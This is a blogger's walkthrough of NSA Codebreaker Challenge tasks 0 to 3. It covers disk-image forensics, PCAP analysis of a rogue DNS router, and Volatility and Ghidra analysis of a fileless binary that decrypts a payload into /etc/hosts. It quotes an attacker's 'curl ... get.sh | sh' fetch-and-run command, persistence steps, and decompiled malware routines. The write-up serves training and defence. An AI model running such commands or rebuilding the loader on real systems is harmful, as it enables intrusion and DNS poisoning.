

Background
The Air Force’s Cyber Operations Squadron is well known for developing tools to ensure the cyber dominance of the United States military. Advanced foreign adversary’s, attempting to gather intelligence as well as bolster their own cyber arsenal, are always searching for ways to infiltrate, sabotage, and steal.
While the defenses in our military networks are robust, they are not impervious and continued vigilance and overwatch are a necessity. Yesterday, one savvy Department of the Air Force Security Operation Center (DAFIN-SOC) analyst noticed unusual behavior and reached out to the 616 Operations Center, and submitted a Request for Information (RFI) to the NSA for assistance.
You have just begun the first tour in your Development Program at NSA with the Cyber Response Team and are looking to make a big impact. You have always read about the threat of Nation-State Advanced Persistent Threats but now you have a chance to personally defend American interests against a sophisticated and capable adversary.
I was pretty motivated to full solve this year’s challenge. I only got to High Performer (task 5) during 2024’s challenge due to time constraints (had to lock in to get my Sec+ cert), and I definitely felt like there was still meat left on the bone. This year, I finally had all the time I needed to get the challenge done. Follow along as I go through the quest of getting that challenge coin.
Task 0 - (Community of Practice, Discord Server)
As a participant in the Codebreaker Challenge, you are invited to join the New Mexico Tech Codebreaker Challenge Community of Practice! This is the 4th year that NMT has partnered with the NSA Codebreaker Challenge. Its purpose remains to give students interested in cybersecurity a place to talk about Codebreaker, cybersecurity, and other related topics. To complete this task, first, join the Discord server. https://discord.gg/SWYCM5xr4N. Once there, type /task0 in the #bot-commands channel. Follow the prompts and paste the answer the bot gives you below.
Solve:
Just join the CBC Discord and follow the steps ¯\(ツ)/¯
Response:
Welcome to the community! Remember, challenge tasks must be done solo and NO SPOILERS! Use ‘Get Help’ for a direct line to NSA.
Task 1 - Getting Started - (Forensics)
You arrive on site and immediately get to work. The DAFIN-SOC team quickly briefs you on the situation. They have noticed numerous anomalous behaviors, such as; tools randomly failing tests and anti-virus flagging on seemingly clean workstations. They have narrowed in on one machine they would like NSA to thoroughly evaluate.
They have provided a zipped EXT2 image from this development machine. Help DAFIN-SOC perform a forensic analysis on this - looking for any suspicious artifacts.
Downloads: zipped EXT2 image (image.ext2.zip)
Prompt: Provide the SHA-1 hash of the suspicious artifact.
Solve:
For this task, we are given an EXT2 image and need to find the SHA-1 hash of a suspicious artifact.
This task was pretty straight forward. First, I unzipped the image and then mounted it at a directory I made on my system at /mnt/task1
unzip image.ext2.zip
sudo mkdir /mnt/task1
sudo mount -t ext2 -o loop image.ext2 /mnt/task1We can then cd to /mnt/task1 and run ls to look at the directories we have
app backup bin dev etc home lib lost+found media mnt opt proc root run sbin srv sys tmp usr varSeems like a normal Linux system. I figured that the most important files would actually have content, so running the below command, I list all of the files sorted by size
find . -type f -exec du -h {} + 2>/dev/null | sort -hrIronically, the file we were looking for wasn’t that big at all. At the bottom of the command output, with the smaller files, I immediately saw a file name that I thought was odd, macwszvxno
......A lot of files......4.0K ./etc/conf.d/consolefont4.0K ./etc/conf.d/bootmisc4.0K ./etc/bash/bashrc4.0K ./etc/apk/world4.0K ./etc/apk/repositories4.0K ./etc/apk/macwszvxno <-- Here4.0K ./etc/apk/keys/alpine-devel@lists.alpinelinux.org-61666e3f.rsa.pub4.0K ./etc/apk/keys/alpine-devel@lists.alpinelinux.org-6165ee59.rsa.pub4.0K ./etc/apk/keys/alpine-devel@lists.alpinelinux.org-5261cecb.rsa.pub4.0K ./etc/apk/keys/alpine-devel@lists.alpinelinux.org-5243ef4b.rsa.pub4.0K ./etc/apk/keys/alpine-devel@lists.alpinelinux.org-4a6a0840.rsa.pub4.0K ./etc/apk/arch4.0K ./etc/alpine-release0 ./lib/apk/db/lockPretty lucky that the file is right at the end of the output for us to see. If we cat this file it has the contents
U=/a/3504c94c909bcc32cad02e67c8c95850/xxyzP=20A=/app/wwwThis seems pretty suspicious. Generating the SHA-1 hash of this file with the command below and submitting it solves this task!
I am running the below command from the mounted image’s root directory
sha1sum etc/apk/macwszvxno42516e5930be0dde9a8042912cef8c95af9a507d etc/apk/macwszvxnoIn regards to what the intended solve probably was, if we take a look at the bash history in root, we can see some commands revolving around this file by using grep
sudo cat root/.bash_history | grep -C 3 macwGives us:
cd /tmpcurl http://127.0.0.1:10000/a/get.sh | shtar xf t.tarcp c /etc/apk/macwszvxnocp a /bin/consolecp b /etc/runlevels/default/consolerm -f a--/bin/console -sps | grep conkill 1020/bin/console -s -o /etc/apk/macwszvxnopsexitlast -20--pkill -9 consolepsps | grep consolerm -f etc/apk/macwszvxnorm -f /bin/consolerm -f /etc/runlevels/default/consoleexitAs we can see from the first few commands, the bad actor downloads and extracts a payload at http://127.0.0.1:10000/a/get.sh and installs three malicious files, c, a, and b.
cd /tmpcurl http://127.0.0.1:10000/a/get.sh | shtar xf t.tarcp c /etc/apk/macwszvxnocp a /bin/consolecp b /etc/runlevels/default/consoleThey then use a, which they name /bin/console to hide it (to make it look like some legitimate binary), to write data to /etc/apk/macwszvxno, which appears to be storing malware parameters or something similar.
/bin/console -s -o /etc/apk/macwszvxnoAlso, b is copied into /etc/runlevels/default/console so that it automatically starts at boot.
cp b /etc/runlevels/default/consoleThe bad actor then tries to delete all artifacts, as we see in 3 of the last 4 commands:
rm -f etc/apk/macwszvxnorm -f /bin/consolerm -f /etc/runlevels/default/consoleHowever, /etc/apk/macwszvxno still remains as we know, and thus is the malicious artifact the task is looking for. The file is still on the system because instead of deleting /etc/apk/macwszvxno, the bad actor appears to have mis-inputted, attempting to delete etc/apk/macwszvxno instead, missing that first /. This tries to delete from a directory named etc that is within the current working directory, instead of from /etc. If the bad actor is not working from the root, /, directory, this command won’t work as the bad actor intended. Costly mistake, since it allowed us to find this artifact
Response:
Great job finding that artifact! Let’s report what we found to DAFIN-SOC leadership.
Task 2 - The Hunt Continues - (Network Forensics)
With your help, the team concludes that there was clearly a sophisticated piece of malware installed on that endpoint that was generating some network traffic. Fortunately, DAFIN-SOC also has an IDS which retained the recent network traffic in this segment.
DAFIN-SOC has provided a PCAP to analyze. Thoroughly evaluate the PCAP to identify potential malicious activity.
Downloads: PCAP to analyze (traffic.pcap)
Prompt: Submit all the IP addresses that are assigned to the malicious device, one per line
Solve:
Oh boy I know this one messed with a lot of people, and it got me too, until I found the needle in the haystack
Since the prompt asks us to find “all the IP addresses that are assigned to the malicious device, one per line”, I immediately assumed that the answer would be found by finding a MAC address that is using multiple IPs
Using tshark, I ran a command to print sender MAC Addresses and the IP’s used
tshark -r traffic.pcap \  -T fields \  -e sll.src.eth \  -e ip.src \  -E separator=$'\t' |awk '{  mac=$1  ip=$2
  if (mac != "" && !(mac in seen_mac)) {    print mac    seen_mac[mac]=1  }
  if (mac != "" && ip != "") {    key = mac FS ip    if (!(key in seen)) {      printf "%s\t%s\n", mac, ip      seen[key]=1    }  }
  if (mac == "" && ip != "") {    lone[ip]=1  }}END {  for (ip in lone) {    printf "\t%s\n", ip  }}'
Then used a Python script to read through the output and give me a clean result:
from collections import defaultdict
mac_to_ips = defaultdict(set)
with open("mac_ip_pairs.txt") as f: for line in f: parts = line.strip().split() if len(parts) == 2: mac, ips_str = parts # Split by comma in case there are multiple IPs for ip in ips_str.split(','): ip_clean = ip.strip() if ip_clean: mac_to_ips[mac].add(ip_clean)
for mac in sorted(mac_to_ips): print(f"{mac}: {', '.join(sorted(mac_to_ips[mac]))}")We get an interesting result when running this script
00:0c:29:17:09:04: 172.21.1.5, 192.168.1.140, 192.168.2.254, 192.168.2.50, 192.168.4.1, 192.168.5.100:0c:29:17:09:0e: 0.0.0.0, 172.21.1.254, 192.168.2.254, 192.168.2.5000:0c:29:17:09:18: 192.168.2.5000:0c:29:17:09:22: 192.168.2.5000:0c:29:17:09:2c: 192.168.2.50, 192.168.46.133, 192.168.46.200:0c:29:40:71:dc: 192.168.2.5000:0c:29:42:d9:fe: 172.21.1.5, 192.168.2.5000:0c:29:6b:81:d4: 172.21.1.23000:0c:29:77:42:f6: 192.168.3.254, 192.168.5.100:0c:29:d6:0d:49: 192.168.1.140, 192.168.1.254, 192.168.2.50, 192.168.4.100:50:56:ea:6e:7a: 192.168.46.2, 216.31.17.12, 45.83.234.12300:50:56:f4:78:30: 192.168.46.254Looks like there are multiple MAC Addresses that are sending packets using different IP addresses. Well, this got a whole lot more complicated.
I tried submitting some of these to see if any of these were correct, and interestingly, submitting the two IPs assigned to the MAC 00:0c:29:77:42:f6 as seen here:
00:0c:29:77:42:f6: 192.168.3.254, 192.168.5.1
Actually gave me a different “Incorrect answer” message stating that I had some of the correct IPs but not all of them. Where to go from here?
Skipping the hours of going through the pcap in Wireshark trying to find anything interesting, I finally found the aforementioned needle in the haystack.

When filtering by FTP traffic, we can see some files get transmitted. In the above image is one such example where we see a file router3_backup.config being transmitted. There are actually 2 more of these router config files transmitted as well, router1_backup.config and router2_backup.config, but this 3rd one is the most interesting.
If we look at its contents we can see some interesting things:
config interface 'loopback' option device 'lo' option proto 'static' option ipaddr '127.9.7.3' option netmask '255.0.0.0'
config globals 'globals' option ula_prefix 'fdf2:87c7:eb73::/48' option packet_steering '1'
config device option name 'br-lan' option type 'bridge' list ports 'eth0'
config interface 'lan' option device 'br-lan' option proto 'static' option ipaddr '192.168.3.254' option netmask '255.255.255.0' option ip6assign '60'
config interface 'to_openwrt2' option device 'eth1' option proto 'static' list ipaddr '192.168.5.1/28'
config interface 'host_nat' option proto 'dhcp' option device 'eth2'
config route option target '192.168.3.0/24' option gateway '192.168.3.254' option interface 'lan'
config route option target '0.0.0.0/0' option gateway '192.168.5.2' option interface 'to_openwrt2'Well would you look at that, the two IPs we know are correct are being used as the ipaddr for the config interface settings!
config interface 'lan' option device 'br-lan' option proto 'static' option ipaddr '192.168.3.254' <--- Here option netmask '255.255.255.0' option ip6assign '60'
config interface 'to_openwrt2' option device 'eth1' option proto 'static' list ipaddr '192.168.5.1/28' <--- HereSo this configuration file is definitely heading in the right direction. What are the missing IPs though? Well the prompt does ask for “all the IP addresses that are assigned to the malicious device”, which means that that would include the IP used in the loopback interface:
config interface 'loopback' option device 'lo' option proto 'static' option ipaddr '127.9.7.3' option netmask '255.0.0.0'So 127.9.3.7 was our last IP we were missing
Submitting
192.168.3.254192.168.5.1127.9.7.3solves this task!
Backtracking
After looking back at this task for this writeup, it appears that I got the right answer but I didn’t really follow the intended solve
So the malicous device is actually a malicious DNS server. By filtering for DNS, and working backwards since we know its assigned IPs now, specifically using 192.168.3.254, we can see that it was providing malicious DNS responses to queries for archive.ubuntu.com

archive.ubuntu.com should never be resolving to this IP address. You can also confirm that the IP, 203.0.113.108, is suspicious by filtering for traffic by that IP and finding this interesting TCP stream

That looks like some kind of public key transmitted, and something about the key being recieved? That doesn’t look normal at all.
This is actually a teaser for Task 5, and isn’t needed to solve Task 2, so keep reading if you want to see where that leads!
From here, you were then supposed to hunt down the same config file we found earlier to find the other 2 IP addresses assigned to the device (that being 192.168.5.1 and 127.9.7.3)
To conclude, I started looking at MACs using multiple IPs, but in reality you were supposed to use this malicious DNS query as the starting point of your investigation to then lead you to the correct config file (remember there are 2 other ones) and therefore the remaining two IPs.
Cool stuff. Regardless of how we got there though, we got our task 2 badge.
Response:
Excellent work identifying the suspicious network traffic and narrowing in on the source! We will head over to the network administrators to discuss what we have discovered.
Task 3 - Digging deeper - (Reverse Engineering)
The network administrators confirm that the IP address you provided in your description is an edge router. DAFIN-SOC is asking you to dive deeper and reverse engineer this device. Fortunately, their team managed to pull a memory dump of the device.
Scour the device’s memory dump and identify anomalous or malicious activity to find out what’s going on.
Your submission will be a list of IPs and domains, one per line. For example:
127.0.0.1 localhost192.168.54.131 corp.internal...Downloads: Memory Dump (memory.dump.gz), Metadata (System.map.br), Kernel Image (vmlinux.xz)
Prompt: Submit a complete list of affected IPs and FQDNs, one per line.
Solve:
Finally, we got to the good part, reverse engineering
We are given a memory dump, so some digital forensics is required before we can get there though.
Volatility Reveals All
Volatility will of course be our go to tool for this. We need a symbol table though so that we can get actual useful data from the memory dump. We can do this with the tool, drarf2json
~/dwarf2json/dwarf2json linux --elf vmlinux --system-map System.map > symtable.jsonI first started with looking at processes with Volatility (make sure --symbol-dirs is pointing to the directory that you made your symbol table JSON file in)
python3 ~/tools/volatility3/vol.py -f memory.dump --symbol-dirs=. linux.psaux.PsAuxImmediately we can see a suspicious process, near the bottom of the output
1244 1 dropbear /usr/sbin/dropbear -F -P /var/run/dropbear.1.pid -p 22 -K 300 -T 31405 1 netifd /sbin/netifd1524 1 odhcpd /usr/sbin/odhcpd1552 515 4 /bin/resolver-refresh /proc/self/fd/5 <--- What is this?1744 1 ntpd /sbin/ujail -t 5 -n ntpd -U ntp -G ntp -C /etc/capabilities/ntpd.json -c -u -r /bin/ubus -r /usr/bin/env -r /usr/bin/jshn -r /usr/sbin/ntpd-hotplug -r /usr/share/libubox/jshn.sh -- /usr/sbin/ntpd -n -N -S /usr/sbin/ntpd-hotplug -p 0.openwrt.pool.ntp.org -p 1.openwrt.pool.ntp.org -p 2.openwrt.pool.ntp.org -p 3.openwrt.pool.ntp.org1749 1744 ntpd /usr/sbin/ntpd -n -N -S /usr/sbin/ntpd-hotplug -p 0.openwrt.pool.ntp.org -p 1.openwrt.pool.ntp.org -p 2.openwrt.pool.ntp.org -p 3.openwrt.pool.ntp.org1854 1552 service /bin/sh /sbin/service dnsmasq restart1855 1854 dnsmasq /bin/sh /etc/rc.common /etc/init.d/dnsmasq restartThe process with a PID of 1552 is doing something with a file descriptor, and also, the command name is just 4?
1552 515 4 /bin/resolver-refresh /proc/self/fd/5This is really suspicious. Let’s look deeper. We can dump the virtual memory sections of this process with Volatility (just make sure -f and --symbol-dir are pointing to the right files / directories)
python3 ~/tools/volatility3/vol.py -f ../../memory.dump --symbol-dir=../.. linux.proc.Maps --pid 1552 --dumpIt shows us what exactly each section is once we do this
PID Process Start End Flags PgOff Major Minor Inode File Path File output
1552 4 0x557c6ca39000 0x557c6ca3a000 r-- 0x0 0 1 1024 /memfd:x (deleted) pid.1552.vma.0x557c6ca39000-0x557c6ca3a000.dmp1552 4 0x557c6ca3a000 0x557c6ca3b000 r-x 0x1000 0 1 1024 /memfd:x (deleted) pid.1552.vma.0x557c6ca3a000-0x557c6ca3b000.dmp1552 4 0x557c6ca3b000 0x557c6ca3c000 r-- 0x2000 0 1 1024 /memfd:x (deleted) pid.1552.vma.0x557c6ca3b000-0x557c6ca3c000.dmp1552 4 0x557c6ca3c000 0x557c6ca3d000 r-- 0x2000 0 1 1024 /memfd:x (deleted) pid.1552.vma.0x557c6ca3c000-0x557c6ca3d000.dmp1552 4 0x557c6ca3d000 0x557c6ca3e000 rw- 0x3000 0 1 1024 /memfd:x (deleted) pid.1552.vma.0x557c6ca3d000-0x557c6ca3e000.dmp1552 4 0x557c6d607000 0x557c6d608000 --- 0x0 0 0 0 Anonymous Mapping pid.1552.vma.0x557c6d607000-0x557c6d608000.dmp1552 4 0x557c6d608000 0x557c6d609000 rw- 0x0 0 0 0 Anonymous Mapping pid.1552.vma.0x557c6d608000-0x557c6d609000.dmp1552 4 0x7f495f4c3000 0x7f495f4c4000 rw- 0x0 0 0 0 Anonymous Mapping pid.1552.vma.0x7f495f4c3000-0x7f495f4c4000.dmp1552 4 0x7f495f4c4000 0x7f495f4d8000 r-- 0x0 254 0 361 /lib/libc.so pid.1552.vma.0x7f495f4c4000-0x7f495f4d8000.dmp1552 4 0x7f495f4d8000 0x7f495f524000 r-x 0x14000 254 0 361 /lib/libc.so pid.1552.vma.0x7f495f4d8000-0x7f495f524000.dmp1552 4 0x7f495f524000 0x7f495f539000 r-- 0x60000 254 0 361 /lib/libc.so pid.1552.vma.0x7f495f524000-0x7f495f539000.dmp1552 4 0x7f495f539000 0x7f495f53a000 r-- 0x74000 254 0 361 /lib/libc.so pid.1552.vma.0x7f495f539000-0x7f495f53a000.dmp1552 4 0x7f495f53a000 0x7f495f53b000 rw- 0x75000 254 0 361 /lib/libc.so pid.1552.vma.0x7f495f53a000-0x7f495f53b000.dmp1552 4 0x7f495f53b000 0x7f495f53e000 rw- 0x0 0 0 0 Anonymous Mapping pid.1552.vma.0x7f495f53b000-0x7f495f53e000.dmp1552 4 0x7ffecdd2b000 0x7ffecdd4c000 rw- 0x0 0 0 0 [stack] pid.1552.vma.0x7ffecdd2b000-0x7ffecdd4c000.dmp1552 4 0x7ffecdda9000 0x7ffecddad000 r-- 0x0 0 0 0 Anonymous Mapping pid.1552.vma.0x7ffecdda9000-0x7ffecddad000.dmp1552 4 0x7ffecddad000 0x7ffecddae000 r-x 0x0 0 0 0 [vdso] pid.1552.vma.0x7ffecddad000-0x7ffecddae000.dmpSince some of these memory sections are part of what is some binary executable, we can cat these sections together until we get an executable file. As seen below, the first memfd:x (deleted) section shows us an ELF header

I am going to cat all the memfd:x (deleted) sections together and see if we can get an executable file
cat pid.1552.vma.0x557c6ca39000-0x557c6ca3a000.dmp pid.1552.vma.0x557c6ca3a000-0x557c6ca3b000.dmp pid.1552.vma.0x557c6ca3b000-0x557c6ca3c000.dmp pid.1552.vma.0x557c6ca3c000-0x557c6ca3d000.dmp pid.1552.vma.0x557c6ca3d000-0x557c6ca3e000.dmp > some_fileIf we run file on this, we get
some_file: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib/ld-musl-x86_64.so.1, missing section headers at 59168Bingo. Just to be 100% sure, we can also make this file executable and try to run it
If you are going to do this on what is very likely malware, do it in a sandboxed environment, or don’t do it at all, and just try to statically analyze it instead. I do it below just to get the point across that we do indeed have an executable file
./some_fileUsage: ./some_file <encoded file>This is even more telling that we have something. It’s Ghidra time!
Go Go Ghidra
Remember, from the file command output, the binary is missing section headers, meaning the original symbol and function names are unavailable, making the binary a little harder to reverse engineer. However, we can pretty easily find the main function by trying to find libc_start_main
Note I had already done some function renaming in the below disassembly snippets
void start_main(undefined4 *param_1)
{ __libc_start_main(&main,*param_1,param_1 + 2,&__DT_INIT,&__DT_FINI,0); return;}Now we can take a look at the main function
undefined8 UndefinedFunction_00101c7e(int param_1,undefined8 *param_2)
{ undefined8 uVar1; long in_FS_OFFSET; undefined8 uStack_40; ulong uStack_38; void *pvStack_30; undefined4 *puStack_28; undefined4 *puStack_20; long lStack_18; long lStack_10;
lStack_10 = *(long *)(in_FS_OFFSET + 0x28); if (param_1 == 2) { FUN_001012bf(); uStack_40 = 0; pvStack_30 = (void *)read_file_into_memory(param_2[1],&uStack_40); if (pvStack_30 == (void *)0x0) { uVar1 = 1; } else { uStack_38 = 0; puStack_28 = (undefined4 *)base64_decode(pvStack_30,uStack_40,&uStack_38); free(pvStack_30); if (puStack_28 == (undefined4 *)0x0) { uVar1 = 1; } else if (uStack_38 < 4) { fwrite("Decoded payload too short to even have the key...\n",1,0x32,(FILE *)0x0); free(puStack_28); uVar1 = 1; } else { puStack_20 = puStack_28 + 1; lStack_18 = uStack_38 - 4; decrypt(puStack_20,lStack_18,*puStack_28); write_to_hosts(puStack_20,lStack_18); system("service dnsmasq restart"); free(puStack_28); FUN_0010156c(); uVar1 = 0; } } } else { fprintf((FILE *)0x0,"Usage: %s <encoded file>\n",*param_2); uVar1 = 1; } if (lStack_10 != *(long *)(in_FS_OFFSET + 0x28)) { /* WARNING: Subroutine does not return */ __stack_chk_fail(); } return uVar1;}Again, the above snippet already shows the result of my analyzing functions and renaming them based on what they do. Regardless, starting from the top and going downwards, we first see a function that reads a file into memory
void * read_file_into_memory(char *param_1,size_t *param_2)
{ int iVar1; FILE *__stream; void *__ptr; size_t sVar2;
printf("opening %s\n",param_1); __stream = fopen(param_1,"rb"); if (__stream == (FILE *)0x0) { perror("fopen"); __ptr = (void *)0x0; } else { printf("opened %s\n",param_1); iVar1 = fseek(__stream,0,2); if (iVar1 == 0) { sVar2 = ftell(__stream); if ((long)sVar2 < 0) { perror("ftell"); fclose(__stream); __ptr = (void *)0x0; } else { rewind(__stream); __ptr = malloc(sVar2 + 1); if (__ptr == (void *)0x0) { perror("malloc"); fclose(__stream); __ptr = (void *)0x0; } else { sVar2 = fread(__ptr,1,sVar2,__stream); iVar1 = ferror(__stream); if (iVar1 == 0) { *(undefined *)(sVar2 + (long)__ptr) = 0; fclose(__stream); *param_2 = sVar2; } else { perror("fread"); free(__ptr); fclose(__stream); __ptr = (void *)0x0; } } } } else { perror("fseek"); fclose(__stream); __ptr = (void *)0x0; } } return __ptr;}And also a function that performs some kind of base64 decoding
void * base64_decode(long param_1,size_t param_2,long *param_3)
{ long lVar1; char cVar2; char cVar3; char cVar4; char cVar5; char cVar6; char cVar7; uint uVar8; void *__ptr; void *pvVar9; ulong local_38; ulong local_30; long local_28; ulong local_20;
__ptr = malloc(param_2); if (__ptr == (void *)0x0) { perror("malloc"); pvVar9 = (void *)0x0; } else { local_38 = 0; for (local_30 = 0; local_30 < param_2; local_30 = local_30 + 1) { cVar2 = *(char *)((ulong)*(byte *)(local_30 + param_1) + 0x104040); if ((-1 < cVar2) || (cVar2 == -2)) { *(undefined *)((long)__ptr + local_38) = *(undefined *)(param_1 + local_30); local_38 = local_38 + 1; } } pvVar9 = malloc((local_38 >> 2) * 3 + 4); if (pvVar9 == (void *)0x0) { perror("malloc"); free(__ptr); pvVar9 = (void *)0x0; } else { local_28 = 0; local_20 = 0; while (local_20 < local_38) { if (local_20 < local_38) { cVar2 = *(char *)((ulong)*(byte *)(local_20 + (long)__ptr) + 0x104040); local_20 = local_20 + 1; } else { cVar2 = -2; } if (local_20 < local_38) { cVar3 = *(char *)((ulong)*(byte *)(local_20 + (long)__ptr) + 0x104040); local_20 = local_20 + 1; } else { cVar3 = -2; } if (local_20 < local_38) { cVar4 = *(char *)((ulong)*(byte *)(local_20 + (long)__ptr) + 0x104040); local_20 = local_20 + 1; } else { cVar4 = -2; } if (local_20 < local_38) { cVar5 = *(char *)((ulong)*(byte *)(local_20 + (long)__ptr) + 0x104040); local_20 = local_20 + 1; } else { cVar5 = -2; } if ((cVar2 < '\0') || (cVar3 < '\0')) break; cVar6 = cVar4; if (cVar4 < '\0') { cVar6 = '\0'; } cVar7 = cVar5; if (cVar5 < '\0') { cVar7 = '\0'; } uVar8 = (int)cVar7 | (int)cVar2 << 0x12 | (int)cVar3 << 0xc | (int)cVar6 << 6; *(char *)(local_28 + (long)pvVar9) = (char)(uVar8 >> 0x10); lVar1 = local_28 + 1; if (cVar4 != -2) { *(char *)(local_28 + 1 + (long)pvVar9) = (char)(uVar8 >> 8); lVar1 = local_28 + 2; } local_28 = lVar1; if (cVar5 != -2) { *(char *)(local_28 + (long)pvVar9) = (char)uVar8; local_28 = local_28 + 1; } if ((cVar4 == -2) || (cVar5 == -2)) break; } free(__ptr); *param_3 = local_28; } } return pvVar9;}There is also some kind of custom decryption scheme
void decrypt(long param_1,ulong param_2,uint param_3)
{ byte bVar1; byte local_17; uint local_14; ulong i;
local_17 = (byte)param_3; local_14 = param_3; for (i = 0; i < param_2; i = i + 1) { local_14 = local_14 + 0x722633ad; bVar1 = *(byte *)(i + param_1); *(byte *)(i + param_1) = bVar1 ^ (byte)(local_14 >> 0xd) ^ (byte)local_14 ^ local_17; local_17 = bVar1; } return;}A function to write to /etc/hosts
void write_to_hosts(void *param_1,size_t param_2)
{ ulong uVar1; int iVar2; char *__dest; void *pvVar3; FILE *__stream; ulong local_50; ulong local_48; void *local_40; char *local_38; ulong local_30;
